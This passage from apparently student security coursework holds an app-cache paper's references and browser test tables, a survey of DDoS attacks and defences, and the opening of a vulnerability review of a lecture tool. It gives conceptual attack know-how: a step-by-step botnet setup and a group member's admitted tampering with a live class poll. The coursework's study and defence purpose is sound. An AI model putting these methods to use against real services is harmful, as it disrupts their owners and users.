9. CISCO: 802.11 Network Security Fundamentals. Available at: http://www.cisco.com/en/US/docs/wireless/wlan_adapter/secure_client/5.1/administration/guide/C1_Network_Security.html
10. Anderson, C.: lists.fedoraproject.org. In: lists.fedoraproject.org. (Accessed November 5, 2004) Available at: https://lists.fedoraproject.org/pipermail/test/2004-November/029536.html
11. Akin, D.: Decoding Deauthentication. In: The HiveMind blog. (Accessed January 25, 2010) Available at: http://blogs.aerohive.com/blog/wi-fi-that-wont-die/decoding-deauthentication
12. Mateti, P.: Hacking Techniques in Wireless Networks. (Accessed 2005) Available at: http://cecs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm
13. Marlinspike, M.: sslstrip. Available at: http://www.thoughtcrime.org/software/sslstrip/
14. Walton, J., Steven, J., Manico, J., Wall, K.: https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning. In: OWASP. Available at:

https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

15. IETF: RFC2131 Dynamic Host Configuration Protocol. (Accessed March 1997) Available at: http://www.ietf.org/rfc/rfc2131.txt
16. ICANN: DNSSEC - What Is It and Why Is It Important? In: Internet Corporation for Assigned Names and Numbers. Available at: http://www.icann.org/en/about/learning/factsheets/dnssec-qaa-09oct08-en.htm
17. Mozilla Foundation: Using the application cache. (Accessed October 1, 2013) Available at: https://developer.mozilla.org/en/docs/HTML/Using_the_application_cache
18. Jason: WiFi 101: Probe Requests and Responses. In: Hak5. (Accessed August 09, 2011) Available at: http://hak5.org/episodes/haktip-23

Appendix: Experimental Results

Table 1. Browsers that preferred app cached copies of resources over fresh copies when network connectivity was available.

OS/Browser	Results
Windows 7/Firefox 24	Preferred cache, but warned before caching.
Windows 7/Chrome 30	Preferred cache.
Windows 7/Internet Explorer 10	Preferred cache.
OS X 10.9/Chrome 30	Preferred cache.
OS X 10.9/Firefox 25	Preferred cache, but warned before caching.
OS X 10.9/Safari 7	Preferred cache.
Android 4.1/Chrome 30	Preferred cache.
iOS 7/Safari	Preferred cache.

Table 2. Browsers that indicated or warned about App Cache usage.

Browser	Results
Windows 7/Firefox 24	Warned about App Cache usage.
Windows 7/Chrome 30	Did not warn.
Windows 7/Internet Explorer 10	Did not warn.
OS X 10.9/Chrome 30	Did not warn.
OS X 10.9/Firefox 25	Warned about App Cache usage.
OS X 10.9/Safari 7	Did not warn.
Android 4.1/Chrome 30	Did not warn.
iOS 7/Safari	Did not warn.

Table 3. Browsers behavior when the referenced manifest file no longer contained a valid App Cache.

	Cache header expired		Cache header not expired	
	Return 404	Return 200	Return 404	Return 200
Windows 7/Firefox 24	Invalidated	Valid	Valid	Valid
Windows 7/Chrome 30	Invalidated	Valid	Valid	Valid
Windows 7/ Internet Explorer 10	Invalidated	Valid	Invalidated	Valid
OS X 10.9/Chrome 30	Invalidated	Valid	Valid	Valid
OS X 10.9/Firefox 25	Invalidated	Valid	Valid	Valid
OS X 10.9/Safari 7	Invalidated	Valid	Invalidated	Valid
Android 4.1/Chrome 30	Invalidated	Valid	Valid	Valid
iOS 7/Safari	Invalidated	Valid	Invalidated	Valid

Notes:

- Cache header expired is tested with the HTTP Cache header of the manifest file set to expire in 1s, and then the page is reloaded after a few seconds (thus expired). The other web resources were also set to expire in 1s.
- Cache header not expired is tested with the HTTP Cache header of the manifest file set to expire in 3600s (1 hour). The other web resources were set to expire in 1s.
- Return 404 refers to a `HTTP 404 Not Found` response being sent when the browser requests to update the cache manifest. The body of the response is contains 1 line saying `Fiddler: HTTP/404 Not Found`.
- Return 200 refers to a `HTTP 200 OK` response being sent when the browser requests to update the cache manifest. The body of the response is 1 line saying `This is a simple Fiddler-returned <B>HTML</B> page`.

Distributed Denial of Service and Detection and Response

Markus Waltré

National University of Singapore (NUS), School of Computing,
CS3235: Computer Security, A0117818Y@nus.edu.sg
November 2013

Abstract. Distributed Denial of Service has been around for a long time and still continues to increase in harms done every year. Everyone except a handful of corporations and companies cannot withstand the complexity and size of today's state of the art attacks that can cripple their services. In this report we will go through the methods used by attackers as well as ways to defend and protect against them.

Keywords: Distributed Denial of Service, DDoS, Responding to a DDoS, Detecting a DDoS

1 Introduction

Distributed Denial of Service is a malicious attempt to make services reject or refuse connections to their legible users and customers. Those who are targeted range from governmental agencies, large corporations to small websites that can be attacked without any obvious reasons. Sometimes all it takes for someone to be attacked is the presence of vulnerability in the system and that someone takes advantage of it because one simply can. These attacks prevent users from accessing a service, whether it is buying a t-shirt from your favorite brands website or your national emergency information guide for diseases. The aftermath of being attacked are many and cost the victims large amounts of money as well as a damaged reputation, sometimes even setting a sequence of events in motion that cannot be undone.

2 History of Distributed Denial of Service

The first documented incident appears August 1999 where a program called Trinoo was deployed in at least 227 systems.

Ever since this incident, attacks on various systems and applications have increased multifold and the damage being caused is picking up its phase. The press has dedicated more and more attention to this area in the last couple of years and the knowledge about it is growing. But the general theories about network vulnerabilities that can make this kind of attacks possible have been available since the early history

of Internet. “Practical UNIX & Internet Security” is a book written by Simson Garfinkel & Gene Spafford and is reckoned to be the bible on Internet security. Already in the first edition, that was released 1996, there is a chapter dedicated to Denial of Service and possible solutions. SYN-flooding are still today one of the most practiced attacks and was published by CERT as early as 1996. In the same year U.S. National Information Infrastructure Protection Act made it a crime to engage in DDoS.

It was not until 14 February 2000 that the media got interested in what Denial of Service really was and how it could affect us. Michael Calce aka “Mafiaboy” is responsible for creating a large-scale attack on many well-known websites such as eBay, Yahoo, Buy, CNN, Amazon, ZDNet, Excite and E*Trade. Michael, then only fifteen years old, was only caught after bragging about the attacks in IRC (Internet Relay Chat) and ended up serving eight months in opened custody.

According to a study done by Ponemon Institute in 2012 the average downtime for a DDoS attack is 54 minutes and 64 percent of the respondents say the severity is on the rise. The study tells a horrifying story of an average cost of $22,000 per minute of downtime. An attack can range between $1 to $100,000 per minute of downtime depending on the severity and victim. The information available about the actual damages of DDoS is limited, as most companies do not follow up with a report of their attacks. One wave of attacks on Yahoo and Amazon in 2000 is estimated to have a final bill of more than $1.2 billion, based only on accessibility and revenue. Today most companies say their biggest concern is loss of intellectual property.

The characteristics about Distributed Denial of Service have been known for many years and yet the attacks increase in severity, damage and occasions. The area is therefore still a hot topic for research and one that is craving solutions.

3 Distributed Denial of Service

The intent of performing a Denial of Service (DoS) is to disrupt users to access the service in mind. DDoS is an extension of DoS and can cause a greater impact on the target as well as making it harder to detect. Denial of Service uses only one computer and one connection to flood a server with the explicit purpose to prevent legitimate users to use the attacked host services. Distributed Denial of Service uses multiple connections and computers to create the flood. The hosts for the DDoS is often placed globally and is often referred to as a botnet.

3.1 Motivation

The main focus on executing a DDoS is to hinder users to access a service or application. While some people only do it for the reason that they can many people have a clear purpose.

People and activists have used DDoS as a tool, weapon and a voice in political debates. The organization “Help Israel Win” offered individuals to download a software called “Patriot DDoS” to help them in the fight against Palestine. Another

example is when protesters under the Iranian Green Movement used a page refreshing service against President Mahmoud Ahmadinejad's website, creating a manual DDoS attack. The group Anonymous also used this agenda in releasing a program called "Low Orbit Ion Cannon" in their "Operation Payback" where people became hosts of botnet voluntarily.

The majority of attacks are plain and simple to bring down services and create damage. Taking down a service creates reputation damage, losses in intellectual property, lost revenue, customer turnover and productivity decline as well as many others. The time and money to just recover from an attack can put a middle-sized organization on its knees.

The newest studies are showing that the number of attacks is not increasing and instead the severity is rapidly growing. Since the DDoS attack themselves do not create any physical damage the network attack has starting been used in a different way. Some attackers use DDoS to create a diversion of the actual attack. Then once the attack is over and everything is reset to normal conditions it is very difficult to trace what other attacks that happened in parallel to the DDoS attack.

3.2 BotNet DDoS

One of the ways to attack with DDoS is to set up a system called Botnet; essentially it is a hierarchy of master and slave computers. Usually they are completely unaware of the attack being executed from their machines. Botnet is very powerful in draining bandwidth and connection capacities but in terms of sophistication and permanent damage contributor it is one of the small dogs.

Step 1: Hiding your tracks. In order to go undetected the attacker tries to get hold of a stolen account to begin his attack. Might be done through unprotected servers or an inactive admin somewhere. It is not unusual to find these traces end up on school campuses.

Step 2: Finding Master computers. The second step in executing a DDoS attack with Botnet is searching the Internet through vulnerable systems, computers.

Step 3: Hijack Master computers. An attacker loads a program, commonly done with a Trojan, onto the vulnerable computer. The program contains functions to continue looking for computers to take advantage of. The computer has now become a Master.

Step 4: Zombie computers. When the master computers have found their slaves, zombies they then infect them with a special program capable of performing the actual attack. These computers can be contacted by using already built in protocols such as HTTP, IRC or ICMP.

Step 5: Executing the attack. The attacker saved the path to contact his master computers and yet again connects to them through a "safe", stolen account. The order of attack is messaged to the master computers who then forward it to all the zombies. The zombies then start attacking the targeted website.

3.2 Different DDoS attacks

Denial of Service can be divided into three broad categories: volume based attacks, protocol attacks and application layer attacks. The attacks can either aim to flood a service or to crash it.

3.2.1 Volume Based Attacks

The goal of the attack is to saturate the bandwidth of the targeted site, this includes spoofed packet floods such as UDP and ICMP.

3.2.1.1 UDP Flood

Attacks by sending packets on User Datagram Protocol (UDP), which is a session less networking protocol. By sending UDP packets through random ports to the host, it then needs to repeatedly look up the listening on that port. When the host does not find any listening's it then responds with a ICMP Destination Unreachable packet that drains resources that can make the service inaccessible.

3.2.1.2 ICMP (Ping) Flood

ICMP flood is an old and simple attack which is very similar to the UDP flood. It is performed by sending ICMP Echo Request, also known as Ping, packets as fast as possible without caring about the response. This attack can significantly slowdown a system since the server will try to respond with ICMP Echo Reply and therefore drain both outgoing and incoming traffic.

3.2.1.3 Reflected Attack

Forged packets are sent to as many computers as possible. The computers then send their confirmation but since the packets are malicious the packet is instead sent to a spoofed address.

3.2.1.4 Peer-to-Peer Attack

Peer-to-peer attack takes advantage of vulnerability in peer-to-peer servers, such as DC++. The attack is different from using botnets because the attacker doesn't have to communicate with its clients. Instead it releases the connection to the network and all

the clients will try to reconnect. But the reconnection is poisoned and will instead redirect to the targeted website. Servers have a maximum capacity of incoming connections and will crash during to many attempted connections.

3.2.2 Protocol Attacks

Protocol attacks is a DDoS that tries to drain or consume all possible resources at the machines that are running the server. This includes servers themselves, routers, load balancers and all communication equipment with a maximum capacity.

3.2.2.1 SYN Flood

SYN flood attack is one of the most classic DDoS attacks and many people interpret DDoS as being just that. SYN flood takes advantage of vulnerability in the TCP connection sequence, the three-way-handshake. The attacker sends a SYN request to the server that responds with a SYN-ACK (acknowledge). Legible users will respond with the final ACK and the connection is confirmed. Attacker will not perform the last step and hold server resources until the time expiries. Sending as many SYNs requests as possible can in the end consume all the servers resources.

3.2.2.2 Ping of Death

Ping of Death sends malicious and malformed Pings to a computer by making use of the maximum capacity of a IP packet. The packet has a capacity of 65,535 bytes but the Data Link layer can usually only hold up to 1,500 bytes. Packet is then divided into smaller packets, fragments, and the receiver then reassembles the package into one again. By forging malicious fragments the receiver could end up patching together a package that exceeds the IP package limit creating an overflow of memory. This is an old attack and goes under many names, such as Teardrop.

3.2.3 Application Layer Attacks

Attacking on the application layer can have the most prominent damage of the various DDoS attacks available. By using exploits the attacker tries to either consume resources like bandwidth, CPU or fill up the memory capacity.

3.2.3.1 Slowloris

Slowloris works by using a web server to crash another one. It does this by trying to hold on to the connections as long as possible by sending partial HTTP requests. Constantly sending HTTP headers and never completing them will overflow the attacked servers maximum connection pool.

3.2.3.2 Zero-day DDoS

Zero-day DDoS is more of a generalized term rather than a specific attack, but is widely used in the DDoS community. All new exploits and attacks that yet haven't been classified or patched will be referred to as a Zero-day attack.

3.3 Current State of Art

Arbor Networks, one of the pioneers in protection against DDoS, says that 2002 the largest attack was 400 megabits per second and has since grown steady. The very latest report states that the number of attacks above 20 gigabits per second has more than doubled between just 2012 and 2013's first half year. 18th of March 2013 the biggest attack seen yet kept a steady attack on 90 Gbps and reached an impressive peak of 300 Gbps, that is 300,000 Mbps. On 10 years the magnitude of the largest attacks has grown with a factor of 750. The technology for the servers has increased as well but nowhere near as fast. If you look at Moore's law during the same era you come up with an improvement of factor 32. As of 31st of July 2013 the average DDoS attack was 2.7 Gbps.

In order to put the numbers in contrast let's compare with the worlds largest Local Area Network (LAN), Dreamhack. Dreamhack is hosted two times a year and provides high quality bandwidth for gaming and media interaction to 17,000 users simultaneously. With around 12,5 million streaming views it is a big arrangement that is hosted on a 40 Gbps land line. When the attack can reach as high as 300 Gbps, over seven of these kinds of LAN could be taken down. And here we are talking about the world's largest event. There is only a handful of corporation or institutes that could resist such an attack today.

It is important to notice that while the attacks get more sophisticated the defense mechanisms against it evolve as well. Many of the larger corporations have come up with techniques to use when under a DDoS siege. But for most companies there is neither time, money nor resources to devotedly deal with DDoS attacks. An attacker can therefore still use relatively old and small scaled attacks to severely hinder a website or service.

Today DDoS attacks are a spectrum of attacks targeting so much more than your connection bandwidth. Such as the devices that make up your security infrastructure, ISP and Firewall, as well as HTTP, HTTPs, VoIP, DNS, SMTP and SSH. The number of attacks isn't increasing anymore instead the severity is rapidly growing.

The most advanced technique and newest trend today is called “Multi Vector Attack” and makes use of many vulnerabilities and attacks at the same time. Multi vector attack combine flooding, application attack and state exhaustion attack on infrastructure devices and is highly effective and difficult to protect against.

Most expensive for a large-scale attack isn’t the overtaken computers processing time or memory but the identities it can provide. The attacker needs believable identities, in short: unique IP addresses, that the receiver will have a difficult time distinguishing from legible users. Some attackers use a method called amplification, which amplifies your attack, making you need less believable identities. DNS amplification is an attack that sends a request for information about the website to a DNS server. The request is spoofed and the DNS will answer back to the desired attack destination. Attackers have that used DNS amplification has reached an amplification of 76:1. Meaning that for every DNS query sent, the victim receives 76 times more information.

4 Defense Architecture

Defending against DDoS attacks is a difficult matter since the variations one could attack is broad. Therefore the defense mechanisms are many and specific to deal with different types of attacks. In order to provide an architecture that is fully protected the following layers are almost always present.

4.1 Detection

The detection of an attack is usually divided in two different strategies. The first one is anomaly based and means that it identifies a separation in incoming traffic between legible and illegible accesses. It does this by referring to the already known standard behavior of its user and traffic. The second way is signature based and looking on already known DDoS attacks and their respective behavior. Then comparing towards the incoming traffic and matching against the signatures to separate the attackers traffic.

4.2 Classification

As a follow up of the detection, classification is labeling incoming packets to be of normal packets or of the attackers DDoS packets. While detection can be made with broad judgment the classification must be made with caution. Making the wrong classification on legible users traffic will result in a denial of service and then helped the attacker in its purpose.

4.3 Response

Usually the packages are simply dropped to prevent the attacker from succeeding. Some more advance systems may redirect to a destination where further analysis and classification can be made for later use.

In this structure the classification and detection are usually blended into one as the detection method often provides enough information to compute the classification.

5 Detecting a DDoS Attack

Since a DDoS attack does not happen that regularly against any one particular system it is not effective to have a protection system active at all time. Having a defense architecture working continuously would in the ideal case render potential attacks unsuccessful but to have such a system active would require heavy resource costs. Instead of having a defense system draining processing and memory time continuously one would rather implement a system that initiates itself when an attack surfaces.

5.1 Learning Techniques

Learning paradigms and techniques such as radial functions, neural networks and genetic algorithms are very common in detecting DDoS. These techniques are both advance and provide sophisticated and automated detection making them ideal for a passive on demand defense system.

Adaptive Resonance Theory (ART) is a system based on a cluster algorithm. It is first trained on vectors of known normal and attack traffic and its parameters. Traffic in real time is then classified through the adjusted cluster weights. Common features the algorithm is constructed on are the ratio of different packages, package sizes and sometimes headers.

Another strategy is to use an approach with data mining. The useful features are first chosen with an automatic mechanic. The approach is then combined with a neural network classifier. Valuable features for this is often packet count per flow and port variations for the TCP traffic.

One may also use machine-learning algorithms such as C4.5, Bayesian classifier or CN2 to determine the event of a DDoS attack. These algorithms are used together with using a traffic rate analysis. The IP packages are divided into groups of their distinction such as TCP, UDP or ICMP. Then go on to investigate the ratios of these packages and put substantial priority on SYN and ACK flags. Experiments have here shown that Bayesian classifier most often provide the best result.

5.2 Statistical Signal Analysis

Internet traffic can be viewed as having dependency over a long time. This feature can be used to help detect a DDoS attack. The strategy is to evaluate the auto-correlation function $r_{xx} \sim cr^{2H-2}$ where H is the Hurst parameter. A higher value of H means a higher self-similar traffic. By using statistical techniques one can evaluate the variation in H. If the change in variation is above a predetermined threshold one can assume a DDoS attack is at play.

Another method is to evaluate the randomness of the incoming traffic. This is done with Entropy and the chi-square statistic distribution. The chi-square function represents the confidence of the detection and the significance of statistical data.

A widely used assumption is that the traffic and packages of an ongoing DDoS attack must be highly correlated in contrast to normal legible traffic. Kolmogorov metric is a method to look on the complexities of concatenated packages and their subparts. If the complexity of a concatenated string is lower than their subparts it gives the information that they are highly correlated. The formula is as following $K(XY) < K(X) + K(Y)$ or the alternative version $[K(x_1) + \ldots + K(x_n)] - K(x_1x_2\ldots x_n)$ that would result close to zero for legitimate traffic.

Wavelet transform is also used to detect DDoS. Normal traffic tends to vary very little in their energy distribution making it almost stationary. Since the damaging traffic change very significantly using variation in energy is an effective way to detect DDoS. By training on normal traffic packages and then comparing the variation on incoming traffic to that predetermined value you can detect an attack.

6 Responding to an Attack

The optimal outcome of responding to an attack is to return the network to its normal condition. That includes response times, package deliveries and most importantly that all the legitimate users get access to the service and that the denial of service is resulting in a failure.

One important aspect to notice is that handling and responding to a DDoS attack requires great amount of computational power as well as knowledge. To sort through the data and classify it takes CPU time, only if the bandwidth first of all can handle that sort of traffic. An early detection and fast response to an attack is vital if a successful protection against attack is to be done. We are here discussing technologies that are sophisticated and can be rendered very proficient and effective against an attack. But is worth notifying that it takes people with knowledge to keep them up to date and how to use them.

Aggregate based Congestion Control (ACC) is a generic system that learns a congestion signature based on the income traffic and the latest drop traffic history. The aim is to find out the limited number of computers that is creating the traffic conjunction. One of the simpler algorithms to identify this is to look at 32-bit destination addresses and then group them by clusters of 24-bit prefixes. This will result in a mixed result of a traffic signature for the aggregates as it might affect the legitimate users as well.

When the choice of algorithm best chosen for the task is done and the signature is completed one can start to mitigate the traffic. The filters are updated to mitigate traffic matching the description of the congestion signature. Pushback is then set in play to inform all the routers preceding the main one to start implementing the congestion signature. This is done layer by layer to filter the attacking traffic closer to the sources, which will drain the network less. This is very effective to counterattack a DDoS attack but relies heavily on the signature.

Another response method is Secure Overlay Services (SOS) that tries to maintain the most essential connections in the network. Constructed by using filtering, hashing and overlay tunneling resulting in an effort to introduce randomness. The heaviest filtering is done around the edges of the network and only the most important packages are allowed to continue. The rest are redirected into the core of the network where the high-speed routers may handle the traffic in a more efficient way. The goal is to still let the authenticated users have access to the victims' servers.

Roaming Honeypots is one of the more sophisticated ways of confusing the attacker as to where the destination actually is. It is built by having multiple targets look seemingly attractive to the blind eye but not for the real user. The honeypots, destinations, that is created without any content will not receive any legible users traffic, only the attackers. This helps to detect the signature of the attacker. The more advance attacking strategies can although detect which honeypots that are fake. Therefore roaming honeypots are introduced where the location of the real, desired destination is unpredictable and continuously changing.

A strategy to even out the burden on specific nodes is the Self-Aware Network. In conventional networks the paths that are attacked are many but usually static. Cognitive Packet Network (CPN) is trying to even out the conjunction by rapidly changing the pathways the traffic may take.

It is desirable is to reroute the attacking traffic into a controlled network where the legitimate user will not go. In the controlled area the packages can be analyzed, made harmless and a signature can be created for the attacking traffic. This kind of backup, controlled environment is difficult to implement and rarely seen in a network.

7 Conclusion

We have looked at the various ways an attacker can prevent users from accessing websites and services as well as the massive damage it can affect. The protection mechanisms available to find and drop these malicious connections are many and range from simple to very advance. Most of them are relatively effective given that the system has enough initial bandwidth and computational power to process the information and connections.

Distributed Denial of Service is still to date a very feared attacked on a network simply because many networks do not have the capacity or manpower to protect against it. Most of the tactics to protect against attacks discussed in this paper are mostly suitable for the larger corporations and networks since it demands staff with high competence and someone to implement and operate this system. Furthermore

most of the networks today are small and does not have the bandwidth to process even the initial attack of an attack making them very vulnerable.

A system with enough bandwidth and computational power to process all incoming connections still face the problem of identifying a pattern of illegible and legible users. A system of ten computers generating 100 000 request a minute are seemingly easy to detect and drop. But if the attacker uses 100 000 computers and make ten request on random pages with random time intervals that match the entropy of a normal user, the strategy to distinguish the legible user is suddenly a very difficult task.

References

1. Zuckerman, Ethan, Roberts, Hal, McGrady, Ryan, York, Jillian, Palfrey, John: Distributed Denial of Service Attacks Against Independent Media and Human Rights Sites. (2010)
2. Wood, Anthony D., Stankovic, John A.: Denial of Service in Sensor Networks. (2002)
3. Ponemon Institute LLC, Radware: Cyber Security on the Offense: A Study of IT Security Experts. (2012)
4. Prolexic: DDoS Boot Camp: Basic Training for an Increasing Cyber Threat v.073113. (2013)
5. Houle, Kevin J., Weaver, George M., Long, Neil, Thomas, Rob; Trends in Denial of Service Attack Technology. (2001)
6. Loukas, Georgios, Oke, Gulay: Protection against Denial of Service Attacks: A Survey. (2005)
7. Needham, R.M: Denial of Service. (2009)
8. Garfinkel, Simon, Spafford, Gene: Practical UNIX & Internet Security. (1996)
9. Razmov, Valentin: Denial of Service and How to Defend Against Them. (2000)
10. CERT: Denial of Service Attacks, http://www.cert.org/tech_tips/denial_of_service.html
11. Higgins, Kelly Jackson: How to Trace a DDoS Attack, http://www.darkreading.com/perimeter/how-to-trace-a-ddos-attack/208804763. (2007)
12. Kessler, Gary C.: Defenses Against Distributed Denial of Service. http://www.garykessler.net/library/ddos.html. (2000)
13. Incapsula DDoS Center: Denial of Service Attacks. http://www.incapsula.com/ddos/ddos-attacks/denial-of-service. (2013)
14. Reagor, Todd: 12 Types of DDoS Attacks Used by Hackers. http://blog.rivalhost.com/12-types-of-ddos-attacks-used-by-hackers/. (2013)
15. Zouraraki, Olga, Masikos, Michalis, Patrikakis: Distributed Denial of Service Attacks. http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html.
16. Darkreading: Average DDoS Attack Size Growing Dramatically In 2013, 2.7Gbps In June, http://www.darkreading.com/vulnerability/average-ddos-attack-size-growing-dramati/240159399 (2013)
17. Thomson, Iain: London Schoolboy Cuffed for Biggest DDoS Attack in History, http://www.theregister.co.uk/2013/09/27/london_schoolboy_arrested_for_biggest_ddos_attack_in_history/. (2013)

CS3235 Group Project:
MEME-Wars: Preventing the Invasion

Sin Kiat Chew, Eng Chang Ng, Zhi Qin Daryl Quek, Lan Guan Tan

National University of Singapore
21 Lower Kent Ridge Road
Singapore 119077
{a0072893, a0067385, a0072649, a0072552}@nus.edu.sg

Abstract. MEME-WARS is an integrated teaching tool that integrates various teaching functions. Though currently used purely by its creator, a lecturer, during his lessons, it has untapped potential in it can also be released for use by the students. There are some concerns centered on the confidentiality of data before this can be done as the lecturer wants to be able to control the release of certain data while still allowing access to the rest. Currently, no such controls are in place, while some sensitive data is stored client-side. This paper identifies the exploitable vulnerabilities and suggests ways to plug the gaps.

Keywords: MEME-WARS, security, javascript, vulnerabilities, access control, confidentiality

1 Introduction

MEME-WARS is an integrated teaching tool that promotes student participation and interaction. Its creator, a lecturer, originally intended it for personal use during lectures, but over the course of teaching, he realized that it had untapped potential in that MEME-WARS could also be shared with the students as a value-added learning platform.

Before MEME-WARS can be released in the public domain, however, measures have to be taken to ensure that it cannot be exploited as it potentially contains protected information. Our group took up this task of scrutinizing and securing the software architecture underlying MEME-WARS.

This paper details the inherent vulnerabilities of MEME-WARS which threatens to limit its usefulness as a distributed learning aid. The possible solutions are examined, evaluated, and in some cases, implemented. The findings and applications are detailed in the following sections.

2 Behind the War

MEME-WARS integrates many different functionalities. It is crucial to understand the various functionalities to identify areas of priority and potential vulnerabilities. Most of the functionalities are activated and controlled using assigned keyboard shortcuts. This section details the key areas of focus.

2.1 Lecture Resources

The lecture materials such as the lectures slides in PDF format and supplementary videos are built into each chapter of MEME-WARS. These are backed up by a supporting cast of video and sound snippets and animation effects.

2.2 Quiz

A quiz can be initiated at will, displaying a selection of questions with 4 possible answers in the style of the popular game show Who Wants to be a Millionaire. Users are able to enter their chosen answer, after which the correct answer will be displayed.

2.3 Live Polling

Students can also participate in live polls during lectures, the results of which can be displayed in the quiz mentioned above. Polling is done via a separate URL given to the students by the lecturer. A chart showing the polling results can be called up through MEME-WARS.

3 Points of Intrusion

There are various resources in MEME-WARS and it is possible that some security measures may be able to remedy or neutralize more than one security threat. Hence, it is imperative that we first examine all vulnerabilities before developing solutions to make MEME-WARS more secure.

Some of the more salient vulnerabilities are listed in this section. Each vulnerability is evaluated based on the information security confidentiality, integrity, and availability (CIA) triad.

3.1 JavaScript

Many of MEME-WARS' security weaknesses are due to it being developed on JavaScript (JS), and having everything run client-side. JS is a scripting language that works together with web browsers to enable users to interact with web media. Although JavaScript can also be used to execute malicious code to the clients' system, we assume that the MEME-WARS' creator is of high moral standing, and shift our attention to client-side exploitation of MEME-WARS.

JavaScript functions are embedded in the HyperText Markup Language (HTML) pages where it can interact with the page's Document Object Model (DOM) to carry out certain functions. These scripts are stored locally on client machines, and can be viewed by clients simply by opening up the browser's console.

Because the JSs, and any data they contains, are locally stored, it is impossible to prevent clients from editing the data and JS parameters. MEME-WARS will need to use server-side validation to ensure data integrity.

3.2 Lack of Access Control Policy & Mechanism

There is a lack of an access control policy and mechanism for each chapter of MEME-WARS, each pertaining to a different lecture that is covered in different weeks. In fact, there is only security through obscurity of the uniform resource locators (URLs) of the locations each chapter is hosted at. This essentially means that students (and anyone else who gets hold of the URL) will be able to access the complete set of lecture materials as and when they like. This problem is compounded by the fact that the chapters are all hosted on the same domain, and for simplicity of access, the URL of each chapter follows a specific format (eg. www.example.com/lecture/chapter1.shtml).

Ideally, the lecturer should be able to limit access to lecture resources by the students. For example, students should only be able to view materials that have already been covered by the lecturer, or when he decides to release the lecture materials. There should also be an access control policy and mechanism in place to ensure that only authorized personnel, such as students who are currently taking the module or the lecturer himself, can access the lectures resources online. Furthermore, the access control policy and mechanism, while restricting access to the materials, must allow the lecturer to easily release them whenever he pleases.

This lack of an access control policy and mechanism violates the confidentiality aspect of the CIA triad since anyone will be able to access the data as long as they know its location.

3.3 Inadequate Protection of Data

The data in MEME-WARS is insecurely stored. For instance, the polling system has a loophole which enables students to view the answers for the questions from the source code of the page itself:

```
var q1 = new Array( "Which of the following tools could
be used to view, ", "nmap", "ifconfig", "wireshark",
"ping", 2, true, "or check your network parameters:");
```

The segment of code above contains the question "Which of the following tools could be used to view, or check your network parameters:" along with the following answering options: nmap, ifconfig, wireshark, or ping. The number '2' indicates that the correct answer is the 2nd option, which is ifconfig.

However, MEME-WARS is not as elaborate a system as compared to industrial systems. It does not require excessive data protection such as encryption or hashing. What it requires is a dependable and straightforward solution to mask sensitive data from users.

3.4 Lack of Control Over Input & Output Data

There is also a lack of control over the input and output data of MEME-WARS. For example, the polling system in MEME-WARS does not limit the number of submissions per user. A malicious user can skew the poll results by simply making multiple submissions through sending multiple HTTP requests to the poll server, destroying the integrity of the polling data. Distribution denial of service (DDoS) attacks can also be carried out in the same way, by flooding the server with so many requests that it will not be able to handle the workload.

An attack that skews the result of the poll and disrupts the lecture is easy to carry out. In fact, one of our group members has successfully attempted such an attack and compromised the results of one of the polls during a previous lecture. Even though the damages from this attack are likely to be small, they are disruptive in nature and defeats the purpose of the functionality.

In comparison, DDoS attacks are more unlikely to happen as the polling system as MEME-WARS is supposed to be available only to students taking the module and they will probably not attempt such an attack to delay their lecture. However, this does not mean that other malicious users will not attempt such an attack. We have already discussed how MEME-WARS is protected by the obscurity of specific URLs which can be easily leaked through any of the many students taking the module. A DDoS attack carried out by other students not taking the module thus remains a possibility.

Despite the low chances of the DDoS attacks, the existence of this vulnerability violates both the integrity and availability aspects of the CIA triad and needs to be addressed minimally to prevent disruptive attacks carried out by students.

4 Setting the Barricades

We explored various solutions to the remove the vulnerabilities that we identified. These solutions were implemented where possible, and we go on to evaluate the effectiveness and limitations of each solution. Many of these solutions, if not all, can be used on conjunction with each other.

4.1 User Authentication

A possible way to authenticate users is through the media access control (MAC) addresses of their devices. We acknowledge that MAC addresses are highly private, and even if students were to be persuaded to do so, it would be highly impractical to

maintain a list of MAC addresses every semester. For these reasons, we focus only on the MAC address of the person who matters most, MEME-War's creator, the lecturer.

A more acceptable approach to authentication would be through the use of Internet Protocol (IP) addresses. However, one pitfall is that IP addresses can be volatile, and will not remain constant unlike MAC addresses. Similarly, we limit our interest to the IP address of the user who should be granted access, the lecturer.

User authentication can be extended to include all students in the class when the lecturer is ready to release the materials. A simpler method would be to disable user authentication, which we will address in a later section addressing time controlled content.

Implementation. JavaScript, for apparent reasons concerning privacy, is unable to retrieve the clients' MAC or IP addresses. This retrieval has to be done using a third party platform such as a Java Applet or an ActiveX control, the latter of which only works on Windows machines.

The retrieved MAC/IP address is then sent to the server, where it can be used as a password-equivalent, or an additional authentication parameter. More implementation details can be found in the next section.

Limitations. To begin with, this creates another potential security vulnerability. The MAC address can be used to uniquely identify the hardware. Once obtained by the JS, it is a simple matter of sending it to a designated server for a malicious party (possibly MEME-Wars' creator) to misuse. The implementation also differs for each browser, and most of the time requires additional plug-ins or special permissions which can expose users to even more threats.

The MAC address is also dependent on the network protocol used. For example, if a user's laptop has 802.11abgn wireless local area network (WLAN) communication capabilities, different protocols would have different MAC address. There is a good chance that a user's wireless networks in school, at home, or elsewhere operate on different wireless protocols.

It is highly impractical to have to obtain all the different possible MAC or IP addresses of a user for authentication purposes.

It is also a simple matter of masking or spoofing one's MAC or IP address, which students can do should they manage to get hold of the lecturer's MAC or IP address, however unlikely.

4.2 Access Control Policy & Mechanism

Access Control is a systematic check on requests to resources (eg. MEME-WARS pages) or individual functionalities (eg. Quizzes, lecture slides). This is the step following authentication and it allows access to content based on the permissions that the individual has.

Implementation. Discretionary Access Control (DAC) will be a suitable access control for MEME-WARS. The basic components of this policy include having an access control list (ACL) for each file in MEME-WARS. Each ACL will contain the names of the allowed groups of users and their respective permissions to view or edit the respective files. Whenever a request is submitted from user U, such as to read the file W, to the server, it will look for user U in the ACL of file W and check whether U can read the file. If such a permission is found, the request is granted.

